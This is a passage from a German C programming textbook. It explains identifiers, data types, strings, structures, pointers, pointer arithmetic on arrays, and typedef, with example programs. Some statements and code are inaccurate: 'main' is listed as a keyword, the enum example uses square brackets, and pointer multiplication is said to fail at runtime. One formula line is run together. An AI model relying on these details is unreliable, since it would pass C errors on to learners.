Programm 4.3 : C-Programm mit Kommentaren

Auf unserem System haben wir folgende Regel eingeführt: da Fehlermeldungen des Systems in Englisch ausgegeben werden, schreiben wir die Meldungen unserer Programme in Deutsch (man sollte sie ohnedies mittels `#define`-Anweisungen irgendwo zusammenfassen, so daß sie leicht ausgetauscht werden können). Damit sieht man sofort, woher eine Meldung stammt. Kommentar schreiben wir wieder in Englisch, da die Programmbeispiele auch per Mail oder News in die unendlichen Weiten des Internet geschickt werden, wo Englisch nun einmal die lingua franca ist.

An Kommentar[10] soll man nicht sparen, denn er kostet wenig Aufwand und kann viel helfen, während die Dokumentation zum Programm nur zu oft ad calendas Graecas[11] verschoben wird.

[10]Real programmers don't comment their code.
[11]Sankt-Nimmerleins-Tag

4.12 Namen

Namen (identifier) bezeichnen Funktionen, Konstanten, Variable, Makros oder Sprungmarken (Labels). Sie müssen mit einem Buchstaben oder einem Unterstrich (underscore) beginnen. Benutzereigene Namen sollten immer mit einem Buchstaben anfangen, der Unterstrich wird vom Compiler oder vom System verwendet. Groß- und Kleinbuchstaben werden unterschieden. Signifikant sind mindestens die ersten sieben Zeichen, nach ANSI die ersten einunddreißig.

In C wie in jeder anderen Programmiersprache haben bestimmte Wörter eine besondere Bedeutung, beispielsweise `main`, `while` und `if`. Diese **Wortsymbole** oder **Schlüsselwörter**[12] dürfen auf keinen Fall als Namen verwendet werden, die Namen der Standardfunktionen wie `printf()` oder `fopen()` sollten nicht umfunktioniert werden. C zeichnet sich durch eine geringe Anzahl von Schlüsselwörtern aus, etwa dreißig, siehe Anhang I.1 *C-Lexikon, Schlüsselwörter*.

4.13 Operanden

Wir schränken hier den Begriff Daten etwas ein und verstehen darunter nur die passiven Objekte, mit denen ein Programm etwas tut, also Text, Zahlen, Grafiken usw. im Gegensatz zum Programm. Diese Objekte und ihre Untereinheiten nennen wir **Operanden** (operand). Mit ihnen werden Operationen durchgeführt. Das Wort *Objekt* vermeiden wir hier, um keine Assoziationen an objektorientiertes Programmieren zu wecken. Das kommt viel später.

Ein Operand hat einen **Namen** (identifier), gehört einem **Typ** (type) an, hat einen konstanten oder variablen **Wert** (value) und belegt einen **Speicherplatz** im Computer. Die Speicheradresse wird auch **Zeiger** oder **Pointer** genannt. Wir bevorzugen das englische Wort *Pointer*, weil das deutsche Wort *Zeiger* zwei Bedeutungen hat (Pointer, Index). Auf den Operanden wird über den Namen oder den Pointer zugegriffen. Er hat ferner einen **Geltungsbereich** (scope) – zum Beispiel nur innerhalb einer Funktion – und eine **Lebensdauer** (lifetime), maximal die Laufzeit des gesamten Programmes. In der **Deklaration** eines Operanden werden sein Name und seine Eigenschaften vereinbart. In der **Definition** erhält er einen Wert und benötigt spätestens dann einen Platz im Arbeitsspeicher. Deklaration und Definition können in einer Anweisung zusammengezogen sein. Die erstmalige Zuweisung eines Wertes an eine Variable heißt **Initialisierung**. Deklaration und Definition werden auch unter dem Begriff **Vereinbarung** zusammengefaßt.

Auf die Auswahl und Strukturierung der Operanden soll man Sorgfalt verwenden. Eine zweckmäßige **Datenstruktur** erleichtert das Programmieren. Eine

[12] Es gibt die Bezeichnungen Wortsymbol, Schlüsselwort und reserviertes Wort. Gemeint ist in jedem Fall, daß das Wort – eine bestimmte Zeichenfolge – nicht uneingeschränkt als Namen verwendet werden darf. In C dürfen diese Wörter – außer im Kommentar – keinesfalls für einen anderen als ihren besonderen Zweck als Wortsymbol verwendet werden. In FORTRAN dürfen diese Wörter in Zusammenhängen, die eine Deutung als Schlüsselwort ausschließen, auch als Namen verwendet werden. Man darf also eine Variable `if` nennen, und in der Zuweisung `if = 3` wird die Zeichenfolge `if` als Variable und nicht als Wortsymbol im Sinne von falls verstanden. Wir raten von dieser verwirrenden doppelten Nutzung ab.

nachträgliche Änderung der Datenstruktur erfordert meist einen großen Aufwand, weil viele Programme oder Programmteile davon betroffen sind. Die Namen der Operanden sollen ihre Bedeutung erklären, erforderlichenfalls ist ihre Bedeutung im Kommentar oder in einer Aufzählung festzuhalten.

4.13.1 Konstanten und Variable

Operanden können während des Ablaufs eines Programmes konstant bleiben (wie die Zahl π) oder sich ändern (wie die Anzahl der Iterationen zur Lösung einer Gleichung oder das Ergebnis einer Berechnung oder Textsuche). Es kommt auch vor, daß ein Operand für einen Programmaufruf konstant ist, beim nächsten Aufruf aber einen anderen Wert hat (wie der Mehrwertsteuersatz).

Man tut gut, sämtliche Operanden eines Programmes an wenigen Stellen zusammenzufassen und zu deklarieren. In den Funktionen oder Prozeduren sollten keine geheimnisvollen Zahlen auftauchen, sondern nur Namen. Konstanten, die im Programm über ihren Namen aufgerufen werden, heißen **symbolische Konstanten**.

Für den Computer sind Konstanten Bestandteil des Programms, das unter UNIX in das Codesegment des zugehörigen Prozesses kopiert und vor schreibenden Zugriffen geschützt wird. Diese Konstanten werden auch **Literale** genannt. Variable hingegen sind Speicherplätze im User Data Segment, deren Adressen (Pointer) das Programm kennt und auf die es lesend und schreibend zugreift.

In ANSI-C sind die Typ-Attribute (type qualifier) `const` und `volatile` eingeführt worden, die eine bestimmte Behandlung der zugehörigen Operanden erzwingen. Werden selten gebraucht.

4.13.2 Typen und Typdefinitionen

Jeder Operand gehört einem **Typ** an, der über

- den Wertebereich,
- die zulässigen Operationen,
- den Speicherbedarf

entscheidet. Die Typen werden in drei Gruppen eingeteilt:

- einfache, skalare oder elementare Typen
- zusammengesetzte oder strukturierte Typen
- Pointer

In C gibt es nur konstante Typen; einige Programmiersprachen erlauben auch variable Typen, deren Wert sich erst zur Laufzeit ergibt oder während dieser ändert. Typfreie Sprachen kennen nur das Byte oder das Maschinenwort als Datentyp. Die Typisierung[13] erleichtert die Arbeit und erhöht die Sicherheit. Stellen Sie sich vor, Sie müßten bei Gleitkommazahlen Exponent und Mantisse jedesmal selbst aus den Bytes herausdröseln.

[13] Real programmers don't worry about types.

Die Typdeklarationen in C können ziemlich schwierig zu verstehen sein, vor allem bei mangelnder Übung. Im Netz findet sich ein Programm `cdecl`, das Typdeklarationen in einfaches Englisch übersetzt. Füttert man dem Programm folgende Deklaration:

```
char (*(*x[3]) ()) [5]
```

so erhält man zur Antwort:

```
declare x as array 3 of pointer to function returning pointer to
array 5 of char
```

So schnell wie `cdecl` hätten wir die Antwort nicht gefunden.

4.13.2.1 Einfache Typen

In jeder Programmiersprache gibt es Grundtypen, aus denen alle höheren Typen zusammengesetzt werden.

Ganze Zahlen In C gibt es ganze Zahlen mit oder ohne Vorzeichen sowie in einfacher oder doppelter Länge:

- `int` ganze Zahl mit Vorzeichen
- `unsigned int` ganze Zahl ohne Vorzeichen
- `short` kurze ganze Zahl mit Vorzeichen
- `unsigned short` kurze ganze Zahl ohne Vorzeichen
- `long` ganze Zahl doppelter Länge mit Vorzeichen
- `unsigned long` ganze Zahl doppelter Länge ohne Vorzeichen

Die Länge der ganzen Zahlen in Bytes ist nicht festgelegt und beim Portieren zu beachten. Häufig sind `short` und `int` gleich und belegen ein **Maschinenwort**, auf unserer Anlage also 4 Bytes, während `long` 8 Bytes verwendet. Für ganze Zahlen sind die Addition, die Subtraktion, die Multiplikation, die Modulo-Operation (Divisionsrest) und die Division unter Vernachlässigung des Divisionsrestes definiert, ferner Vergleiche mittels größer – gleich – kleiner.

Gleitkommazahlen Gleitkommazahlen – auch als Reals oder Floating Point Numbers bezeichnet – werden durch eine **Mantisse** und einen **Exponenten** dargestellt. Der Exponent versteht sich nach außen zur Basis 10, intern wird die Basis 2 verwendet. Die Mantisse ist auf eine Stelle ungleich null vor dem Dezimalkomma normiert. Es gibt:

- `float` Gleitkommazahl einfacher Genauigkeit
- `double` Gleitkommazahl doppelter Genauigkeit
- `long double` Gleitkommazahl noch höherer Genauigkeit (extended precision)

Gleitkommazahlen haben immer ein Vorzeichen. Man beachte, daß die Typen sich nicht nur in ihrem Wertebereich, sondern auch in ihrer Genauigkeit (Anzahl der signifikanten Stellen) unterscheiden, anders als bei Ganzzahlen. Der Typ `long double` ist selten.

Für Gleitkommazahlen sind die Addition, die Subtraktion, die Multiplikation, die Division sowie Vergleiche zulässig. Die Abfrage auf Gleichheit ist jedoch heikel, da aufgrund von Rundungsfehlern zwei Gleitkommazahlen selten gleich sind. Wenn möglich, mache man um Gleitkommazahlen einen großen Bogen. Die Operationen dauern länger als die entsprechenden für Ganzzahlen, und die Auswirkungen von Rundungsfehlern sind schwierig abzuschätzen. Zur internen Darstellung von Gleitkommazahlen siehe Abschnitt 2.1.3.1 *Arithmetikprozessoren*.

Alphanumerischer Typ Eine Größe, deren Wertevorrat die Zeichen der ASCII-Tabelle oder einer anderen ähnlichen Tabelle sind, ist vom Typ **alphanumerisch** oder **character**, bezeichnet mit `char`. In C werden sie durch eine Integerzahl zwischen 0 und 127 (7-bit-Zeichensätze) beziehungsweise 255 (8-bit-Zeichensätze) dargestellt. Der Speicherbedarf beträgt ein Byte.

Die Verwandtschaft zwischen Ganzzahlen und Zeichen in C verwirrt anfangs. Am einfachsten macht man sich die Gemeinsamkeiten an einem kleinen Programm klar:

```
/* Programm zum Demonstrieren von character und integer
   W. Alex, Universitaet Karlsruhe, 23. Juni 1992
   compilieren mit cc -o zeichen zeichen.c
*/

#include <stdio.h>

int main()
{
int  i, j, k;
char a, b;

i = 65; j = 233; k = 333;
a = 'B'; b = '!';

printf("Ganzzahlen: %d  %d  %d  %d\n", i, j, k, a);
printf("Zeichen   : %c  %c  %c  %c\n", i, j, k, a);

puts("Nun rechnen wir mit Zeichen (B = 66, ! = 33):");
printf("%c + %c = %d\n", a, b, a + b);
printf("%c - %c = %d\n", b, a, b - a);
printf("%c - %c = %c\n", b, a, b - a);

return 0;
}
```

Programm 4.4 : C-Programm mit den Typen character und integer

Die Ausgabe des Programms lautet:

```
Ganzzahlen: 65  233  333  66
Zeichen   : A    M  B
Nun rechnen wir mit Zeichen (B = 66, ! = 33):
B + ! = 99
! - B = -33
! - B =
```

In der ersten Zeile werden alle Werte entsprechend dem Formatstring der Funktion `printf(3)` als dezimale Ganzzahlen ausgegeben, wobei der Buchstabe `B` durch seine ASCII-Nummer 66 vertreten ist. In der zweiten Zeile werden alle Werte als 7-bit-ASCII-Zeichen verstanden, wobei die Zahlen, die mehr als 7 Bit (> 127) beanspruchen, nach 7 Bit abgeschnitten werden. Die Zahl 233 führt so zur Ausgabe des Zeichens Nr. $233 - 128 = 105$. Die Zahl -33 wird als Zeichen Nr. $128 - 33 = 95$, dem Unterstrich, ausgegeben. Wie man an der Rechnung erkennt, werden Zeichen vom Prozessor wie ganze Zahlen behandelt und erst bei der Ausgabe einer Zahl oder einem ASCII-Zeichen zugeordnet. Es ist zu erwarten, daß auf Systemen mit 8-bit- oder 16-bit-Zeichensätzen die Grenze höher liegt, aber die Arbeitsweise bleibt. Manchmal ist es willkommen, ein Byte wahlweise als Ganzzahl oder als Zeichen auffassen zu können, aber das gehört zu den berüchtigten Tricks in C.

Das Ausgabegerät (Bildschirm, Drucker) empfängt immer nur die Nummer des auszugebenden Zeichens gemäß seiner Zeichensatz-Tabelle (ASCII, ROMAN8), die Umwandlung des Wertes entsprechend seinem Typ ist Aufgabe der Funktion `printf(3)`.

Boolescher Typ Eine Größe vom Typ `boolean` oder `logical` kann nur die Werte `true` (wahr, richtig) oder `false` (falsch)i annehmen. In C werden statt des Booleschen Typs die Integerwerte 0 (= false) und nicht-0 (= true) verwendet. Etwas verwirrend ist, daß viele Funktionen bei Erfolg den Wert 0 zurückgeben. Man kann selbst den Typ `boolean` definieren, falls es zweckmäßig sein sollte.

Leerer Typ Der leere Datentyp **void** wird nicht nur von Nihilisten geschätzt, sondern auch zum Deklarieren von Funktionen verwendet, die kein Ergebnis zurückliefern, sowie zum Erzeugen generischer (allgemeiner) Pointer, die auf Operanden eines vorläufig beliebigen Typs zeigen. Der Bytebedarf eines Pointers liegt ja fest, auch wenn der zugehörige Typ noch offen ist. Zur Pointer-Arithmetik muß jedoch der Typ (das heißt der Bytebedarf der zugehörigen Variablen) bekannt sein. Operanden vom Typ `void` lassen sich nicht verarbeiten, da sie noch nicht existieren.

Vor der Erfindung des Typs `void` wurde für generische Pointer der Typ `char` genommen, der ein Byte umfaßt, woraus sich alle anderen Typen zusammensetzen lassen.

4.13.2.2 Zusammengesetzte Typen

Arrays Die meisten Programmiersprachen kennen **Arrays**, unglücklicherweise auch als **Felder**[14] bezeichnet; das sind geordnete Mengen von Größen desselben Typs. Jedem Element ist ein fortlaufender Index (Hausnummer) zugeordnet, der in C stets mit null beginnt. In einem Array von zwölf Elementen läuft also der Index von 0 bis 11. Aufpassen.

Elemente eines Arrays dürfen Konstanten oder Variable aller einfachen Typen, andere Arrays, Strukturen einschließlich Bitfeldern, Unions oder Pointer sein, jedoch keine Funktionen. Files sind formal Strukturen, ein Array von Files ist also erlaubt. Arrays dürfen geschachtelt werden.

Der Compiler muß die Größe (Anzahl und Typ der Elemente) eines Arrays wissen. Sie muß bereits im Programm stehen und kann nicht erst zur Laufzeit errechnet werden. Man kann jedoch die Größe mittels der Standardfunktion `malloc(3)` ändern, siehe Abschnitt 4.19.12 *Dynamische Speicherverwaltung*.

Es gibt mehrdimensionale Arrays (Matrizen usw.) mit entsprechend vielen Indexfolgen. Die Elemente werden im Speicher hintereinander in der Weise abgelegt, daß sich der letzte Index am schnellsten ändert. Der Compiler linearisiert das Array, wie man sagt.

Der Name eines Arrays ist der Pointer auf sein erstes Element. Weiteres dazu im Abschnitt 4.13.2.3 *Pointer*.

Zeichenketten (Strings) In C sind **Strings** oder **Zeichenketten** Arrays of characters, abgeschlossen durch das ASCII-Zeichen Nr. 0. In anderen Sprachen werden Strings anders dargestellt. Ein String läßt sich am Stück verarbeiten oder durch Zugriff auf seine Elemente. Man kann fertige String-Funktionen verwenden oder eigene Funktionen schreiben, muß sich dann aber auch selbst um die ASCII-Null kümmern.

*Merke:*Es gibt Arrays of characters, die keine Strings sind, nämlich solche, die nicht mit dem ASCII-Zeichen Nr. 0 abgeschlossen sind. Sie müssen als Array angesprochen werden wie ein Array von Zahlen.

Will man bei der Eingabe von Werten mittels der Tastatur jeden beliebigen Unsinn zulassen, dann muß man die Eingaben als lange Strings übernehmen, die Strings prüfen und dann – sofern sie vernünftig sind – in den gewünschten Typ umwandeln. Ein Programmbeispiel dazu findet sich im Abschnitt 4.19.10.3 *Pointer auf Typ void: xread.c*.

Strukturen Eine **Struktur**, auch als **Verbund** und in PASCAL als **Record** bezeichnet, vereint Elemente ungleichen Typs im Gegensatz zum Array. Strukturen dürfen geschachtelt werden, aber nicht sich selbst enthalten (Rekursion). Möglich ist jedoch, daß eine Struktur einen Pointer auf sich selbst enthält – ein Pointer ist ja nicht die Struktur selbst – womit Verkettungen hergestellt werden. Das Schlüsselwort lautet `struct`.

Ein typisches Beispiel für eine Struktur ist eine Personal- oder Mitgliederliste. (Fortsetzung folgt)

[14] Es gibt auch Felder in Datensätzen; das ist etwas völlig anderes.

Jedes File ist eine Struktur namens `FILE`, die in dem include-File `stdio.h` deklariert ist:

```
typedef struct {
        int     _cnt;
        unsigned char    *_ptr;
        unsigned char    *_base;
        short   _flag;
        char    _file;
} FILE;
```

Mit dieser Typdeklaration wird ein Strukturtyp namens `FILE` erzeugt, der in weiteren Deklarationen als Typ verwendet wird. Unter UNIX sind alle Files ungegliederte Folgen von Bytes (Bytestreams), so daß es keinen Unterschied zwischen Textfiles und sonstigen Files gibt. Die Gliederung erzeugt das lesende oder schreibende Programm. Anders als in PASCAL ist daher der Typ `FILE` nicht ein `FILE of irgendetwas`.

Eine besondere Struktur ist das **Bitfeld**. Die Strukturkomponenten sind einzelne Bits oder Gruppen von Bits, die über ihren Komponentennamen angesprochen werden. Eine Bitfeld-Struktur darf keine weiteren Komponenten enthalten und soll möglichst vom Basistyp `unsigned` sein. Ein einzelnes Bitfeld darf maximal die Länge eines Maschinenwortes haben, es kann also nicht über eine Wortgrenze hinausragen. Bitfelder sind keine Arrays, es gibt keinen Index. Ebensowenig lassen sich Bitfelder referenzieren (&-Operator). Bitfelder werden verwendet, um mehrere Ja-nein-Angaben in einem Wort unterzubringen.

Der Name einer Struktur ist *kein* Pointer, sondern ein Variablenname, anders als bei Arrays.

Unions Eine Variable des Typs `union` kann Werte unterschiedlichen Typs aufnehmen, zu einem Zeitpunkt jedoch immer nur einen. Es liegt in der Hand des Programms, über den augenblicklichen Typ Buch zu führen. In FORTRAN dient die equivalence-Anweisung demselben Zweck. Eine Union belegt so viele Bytes wie der längste in ihr untergebrachte Datentyp.

Beispiel (Fortsetzung folgt)

Aufzählungstypen Durch Aufzählen lassen sich benutzereigene Typen schaffen. Denkbar ist:

```
enum wochentag [montag, dienstag, mittwoch, donnerstag,
                freitag, samstag, sonntag] tag;
```

Die Variable `tag` ist vom Typ `wochentag` und kann die oben aufgezählten Werte annehmen. Die Reihenfolge der Werte ist maßgebend für Vergleiche: `montag` ist kleiner als `dienstag`.

4.13.2.3 Pointer (Zeiger)

Auf Variable kann mittels ihres Namens oder ihrer Speicheradresse zugegriffen werden. Die Speicheradresse braucht nicht absolut oder relativ zu einem Anfangswert bekannt zu sein, sondern ist ebenfalls per Namen ansprechbar. Die **Speicheradressen** werden als **Pointer**, zu deutsch auch als **Zeiger** bezeichnet. Das Arbeiten mit Pointern erlaubt gelegentlich eine elegante Programmierung und ist im übrigen älter als die Verwendung von Variablennamen. Man muß nur stets sorgfältig die Variable von ihrem Pointer unterscheiden. Wenn man Arrays von Pointern auf Strings verwaltet, wird das leicht unübersichtlich.

Ein Pointer ist immer ein Pointer auf einen Variablentyp, unter Umständen auf einen weiteren Pointer. Typlose Pointer gibt es nicht in C[15]. Ein Pointer ist *keine* Ganzzahl (int) und kann nicht wie eine Ganzzahl behandelt werden, obwohl letzten Endes die Speicheradressen ganze Zahlen sind. Die Verarbeitung in der Maschine läuft anders als bei ganzen Zahlen.

Aus einem Variablennamen `x` entsteht der Pointer auf diese Variable `&x` durch Voransetzen des **Referenzierungszeichens** `&`. Umgekehrt wird aus einem Pointer `p` die zugehörige Variable `*p` durch Voransetzen des **Dereferenzierungszeichens** `*`. Es ist eine gute Praxis, Pointernamen mit einem `p` beginnen oder aufhören zu lassen.

Der Name von **Arrays** ist stets der Pointer auf ihr erstes Element (mit dem Index 0). Der Name von **Funktionen** ohne das Klammernpaar ist der Pointer auf die Einsprungadresse (entry point) der Funktion, auf die erste ausführbare Anweisung.

Für Pointer sind die Operationen Inkrementieren, Dekrementieren und Vergleichen zulässig. Die Multiplikation zweier Pointer dürfen Sie versuchen, es kommt aber nichts Brauchbares heraus, meist ein Laufzeitfehler (memory fault). Inkrementieren bedeutet Erhöhung um eine oder mehrere Einheiten des Typs, auf den der Pointer verweist. Dekrementieren entsprechend eine Verminderung. Sie brauchen nicht zu berücksichtigen, um wieviele Bytes es geht, das weiß der Compiler aufgrund der Deklaration. Diese **Pointer-Arithmetik** erleichtert das Programmieren erheblich; in typlosen Sprachen muß man Bytes zählen.

Wir wollen anhand einiger Beispiele mit Arrays den Gebrauch von Pointern verdeutlichen und deklarieren ein eindimensionales Array von vier Ganzzahlen:

```
int a[4];
```

Der Name a für sich allein ist der Pointer auf den Anfang des Arrays. Es sei mit den Zahlen 4, 7, 1 und 2 besetzt. Dann hat es folgenden Aufbau:

Pointer (Adresse)		Speicher	Wert (Variable)
a	$\longrightarrow$	$\boxed{4}$	$*a = a[0] = 4$
$a+1$	$\longrightarrow$	$\boxed{7}$	$*(a+1) = a[1] = 7$
$a+2$	$\longrightarrow$	$\boxed{1}$	$*(a+2) = a[2] = 1$
$a+3$	$\longrightarrow$	$\boxed{2}$	$*(a+3) = a[3] = 2$

[15]Der in ANSI-C eingeführte Pointer auf den Typ `void` ist ein Pointer, der zunächst auf keinen Typ zeigt.

Der Pfeil ist zu lesen als “zeigt auf” oder “ist die Adresse von”. Der Wert des Pointers `a` – die Adresse also, unter der die Zahl 4 abgelegt ist – ist irgendeine kaum verständliche und völlig belanglose Hexadezimalzahl, die sich sogar während des Programmablaufs ändern kann. Der Wert der Variablen `a[0]` hingegen ist 4 und das vermutlich aus Gründen, die im wirklichen Leben zu suchen sind. Ein Zugriff auf das nicht deklarierte Element $a[4]$ führt spätestens zur Laufzeit auf einen Fehler. Bei der Deklaration des Arrays muß seine Länge bekannt sein. Später, wenn es nur noch um den Typ geht – wie bei der Parameterübergabe – reicht die Angabe `int *a`.

Ein String ist ein Array von Zeichen (characters), abgeschlossen mit dem unsichtbaren ASCII-Zeichen Nr. 0, hier dargestellt durch ⊗. Infolgedessen muß das Array immer ein Element länger sein als der String Zeichen enthält. Wir deklarieren einen ausreichend langen String und belegen ihn gleichzeitig mit dem Wort *UNIX*:

```
char s[6] = "UNIX";
```

Die Längenangabe 6 könnte entfallen, da der Compiler aufgrund der Zuweisung der Stringkonstanten die Länge weiß. Der String ist unnötig lang, aber vielleicht wollen wir später ein anderes Wort darin unterbringen. Das Array sieht dann so aus:

Pointer (Adresse)		Speicher	Wert (Variable)
s	$\longrightarrow$	U	$*s = s[0] = U$
$s+1$	$\longrightarrow$	N	$*(s+1) = s[1] = N$
$s+2$	$\longrightarrow$	I	$*(s+2) = s[2] = I$
$s+3$	$\longrightarrow$	X	$*(s+3) = s[3] = X$
$s+4$	$\longrightarrow$	⊗	$*(s+4) = s[4] = \otimes$
$s+5$	$\longrightarrow$	??	$*(s+5) = s[5] =??$

Die Fragezeichen deuten an, daß diese Speicherstelle nicht mit einem bestimmten Wert belegt ist. Der Zugriff ist erlaubt; was darin steht, ist nicht abzusehen. Man darf nicht davon ausgehen, daß Strings immer mit Blanks initialisiert werden oder Zahlen mit Null.

Wir deklarieren nun ein zweidimensionales Array von Ganzzahlen, eine nichtquadratische Matrix:

```
int a[3][4];
```

die mit folgenden Werten belegt sei:

$$\begin{pmatrix} 1 & 2 & 3 & 4 \\ 5 & 6 & 7 & 8 \\ 9 & 10 & 11 & 12 \end{pmatrix}$$

Im Arbeitsspeicher steht dann folgendes:

Pointer 2.		Pointer 1.		Speicher	Wert (Variable)
a	$\longrightarrow$	$a[0]$	$\longrightarrow$	1	$**a = *a[0] = a[0][0] = 1$
	$\longrightarrow$	$a[0]+1$	$\longrightarrow$	2	$*(a[0]+1) = a[0][1] = 2$
	$\longrightarrow$	$a[0]+2$	$\longrightarrow$	3	$*(a[0]+2) = a[0][2] = 3$
	$\longrightarrow$	$a[0]+3$	$\longrightarrow$	4	$*(a[0]+3) = a[0][3] = 4$
$a+1$	$\longrightarrow$	$a[1]$	$\longrightarrow$	5	$*a[1] = a[1][0] = 5$
	$\longrightarrow$	$a[1]+1$	$\longrightarrow$	6	$*(a[1]+1) = a[1][1] = 6$
	$\longrightarrow$	$a[1]+2$	$\longrightarrow$	7	$*(a[1]+2) = a[1][2] = 7$
	$\longrightarrow$	$a[1]+3$	$\longrightarrow$	8	$*(a[1]+3) = a[1][3] = 8$
$a+2$	$\longrightarrow$	$a[2]$	$\longrightarrow$	9	$*a[2] = a[2][0] = 9$
	$\longrightarrow$	$a[2]+1$	$\longrightarrow$	10	$*(a[2]+1) = a[2][1] = 10$
	$\longrightarrow$	$a[2]+2$	$\longrightarrow$	11	$*(a[2]+2) = a[2][2] = 11$
	$\longrightarrow$	$a[2]+3$	$\longrightarrow$	12	$*(a[2]+3) = a[2][3] = 12$

Der Pointer 2. Ordnung a zeigt auf ein Array aus 3 Pointern 1. Ordnung a[0], a[1] und a[2]. Die Pointer 1. Ordnung a[0], a[1] und a[2] zeigen ihrerseits auf 3 Arrays bestehend aus je 4 Ganzzahlen. Da die Elemente allesamt gleich groß sind (gleich viele Bytes lang), hindert uns nichts daran, das Element `a[1][2]`, nämlich die Zahl 7, als Element `a[0][6]` aufzufassen. Die gespeicherten Werte lassen sich auch als eindimensionales Array `b[12]` verstehen. Solche Tricks müssen sorgfältig kommentiert werden, sonst blickt man selbst nach kurzer Zeit nicht mehr durch und Außenstehende nie. Versuchen Sie, folgende Behauptungen nachzuvollziehen:

$$**(a+1) = 5(a+1) = a[0]+4 = a[1](*(a+2)-1) = 8(*(a+1)+1 = *(a[1]+1) = 6$$

Im Programm 3.26 `zeit.c` haben wir ein Array von Strings kennengelernt, also ein Array von Arrays von Zeichen, abgeschlossen jeweils mit dem ASCII-Zeichen Nr. 0. Es enthält die Namen der Wochentage, mit Blanks aufgefüllt auf gleiche Länge:

```
char *ptag[] = {"Sonntag, ", "Montag,  ", ...};
```

Das Array hat denselben Aufbau wie das eben erläuterte zweidimensionale Array von Ganzzahlen:

Pointer 2.		Pointer 1.		Sp.	Wert (Variable)
$ptag$	$\longrightarrow$	$ptag[0]$	$\longrightarrow$	S	$**ptag = *ptag[0] = ptag[0][0] = S$
	$\longrightarrow$	$ptag[0]+1$	$\longrightarrow$	o	$*(ptag[0]+1) = ptag[0][1] = o$
	$\longrightarrow$	$ptag[0]+2$	$\longrightarrow$	n	$*(ptag[0]+2) = ptag[0][2] = n$
	$\longrightarrow$	$ptag[0]+3$	$\longrightarrow$	n	$*(ptag[0]+3) = ptag[0][3] = n$
	$\longrightarrow$	$ptag[0]+4$	$\longrightarrow$	t	$*(ptag[0]+4) = ptag[0][4] = t$
	$\longrightarrow$	$ptag[0]+5$	$\longrightarrow$	a	$*(ptag[0]+5) = ptag[0][5] = a$
	$\longrightarrow$	$ptag[0]+6$	$\longrightarrow$	g	$*(ptag[0]+6) = ptag[0][6] = g$
	$\longrightarrow$	$ptag[0]+7$	$\longrightarrow$	,	$*(ptag[0]+7) = ptag[0][7] =,$
	$\longrightarrow$	$ptag[0]+8$	$\longrightarrow$		$*(ptag[0]+8) = ptag[0][8] =$
	$\longrightarrow$	$ptag[0]+9$	$\longrightarrow$	⊗	$*(ptag[0]+9) = ptag[0][9] = \otimes$

$$
\begin{array}{lllll}
ptag+1 \longrightarrow & ptag[1] & \longrightarrow & \boxed{\mathrm{M}} & *ptag[1] = ptag[1][0] = M \\
\longrightarrow & ptag[1]+1 & \longrightarrow & \boxed{\mathrm{o}} & *(ptag[1]+1) = ptag[1][1] = o \\
\longrightarrow & ptag[1]+2 & \longrightarrow & \boxed{\mathrm{n}} & *(ptag[1]+2) = ptag[1][2] = n
\end{array}
$$

Wir brechen nach dem n von Montag ab. ptag ist die Adresse des Speicherplatzes, in dem ptag[0] abgelegt ist. ptag[0] ist die Adresse des Speicherplatzes, in dem das Zeichen S abgelegt ist. Durch zweimaliges Dereferenzieren von ptag erhalten wir das Zeichen S. Die anderen Zeichen liegen auf höheren Speicherplätzen, deren Adressen wir durch Inkrementieren entweder von ptag oder von ptag[ ] erhalten, wobei man normalerweise die zweidimensionale Struktur des Arrays berücksichtigt, obwohl dem Computer das ziemlich gleich ist.

Es sind noch weitere Schreibweisen möglich, die oben wegen der begrenzten Breite nicht unterzubringen sind. Greifen wir die letzte Zeile heraus, das n von Montag. Rein mit Indizes geschrieben gilt:

$$ptag[1][2] = n$$

So wird man vermutlich ein Programm entwerfen, weil wir das Arbeiten mit Indizes aus der Mathematik gewohnt sind. Unter Ausnutzen der Pointer-Arithmetik gilt aber auch:

$$*(*(ptag+1)+2) = *(ptag[1]+2) = (*(ptag+1))[2] = ptag[1][2] = n$$

Für den Computer ist Pointer-Schreibweise mit weniger Arbeit verbunden, da er Adressen kennt und die Indizes erst in Adressen umrechnen muß.

Pointer und Variable gehören verschiedenen **Referenzebenen** (level) an, die nicht gemischt werden dürfen. Der gleiche Fall liegt auch in der Linguistik vor, wenn über Wörter gesprochen wird. Vergleichen Sie die beiden sinnvollen Sätze:

- Kaffee ist ein Getränk.
- Kaffee ist ein Substantiv.

Im ersten Satz ist die Flüssigkeit gemeint, im zweiten das Wort, was gelegentlich durch Kursivschreibung oder Gänsefüßchen angedeutet wird. Der erste Satz ist einfaches Deutsch, der zweite gehört einer **Metasprache** an, in der Aussagen über die deutsche Sprache vorgenommen werden, verwirrenderweise mit denselben Wörtern und derselben Grammatik. Genauso kann `x` eine Variable oder ein Pointer auf ein Variable sein oder ein Pointer auf einen Pointer auf eine Variable. Erst ein Blick auf die Deklaration schafft Klarheit. Man kann sich allerdings angewöhnen, die Namen von Pointern stets mit p beginnen oder enden zu lassen.

4.13.2.4 Arrays und Pointer

Arrays und Pointer haben viel gemeinsam, aber es gibt auch Unterschiede. Deshalb ein eigener Abschnitt zu diesem Thema. Der Name eines Arrays ist eine Pointer-Konstante. Sie kann daher nicht auf der linken Seite einer Zuweisung auftreten.

4.13.2.5 Definition von Typen (typedef)

Mithilfe der `typedef`-Anweisung kann sich der Benutzer eigene, zusätzliche **Namen** für C-Datentypen schaffen. Der neue Name muß eindeutig sein, darf also nicht mit einem bereits anderweitig belegten Namen übereinstimmen. `typedef` erzeugt keinen neuen Datentyp, sondern veranlaßt den Compiler, im Programm den neuen Namen wörtlich durch seine Definition zu ersetzen, was man zur Kontrolle auch von Hand machen kann. Der neue Datentyp ist ein Synonym. Der Zweck neuer Typnamen ist eine Verbesserung der Lesbarkeit und Portierbarkeit des Quelltextes.

Einige Beispiele. Wir wollen uns einen eigenen Typnamen `BOOLEAN` schaffen, der zwar im Grunde nichts anderes ist als der Typ `int`, aber die Verwendung deutlicher erkennen läßt. Zu Beginn des Deklarationsteils oder vor `main()` schreiben wir:

```
typedef   int   BOOLEAN;
```

(die Großschreibung ist nicht zwingend) und können anschließend eine Variable `was` als `BOOLEAN` deklarieren

```
BOOLEAN    was;
```

In FORTRAN gibt es den Datentyp `complex`, den wir in C durch eine Struktur nachbilden:

```
typedef struct {
    double real;
    double imag;
} COMPLEX;
```

Danach deklarieren wir komplexe Variable:

```
COMPLEX z, R[20];
```

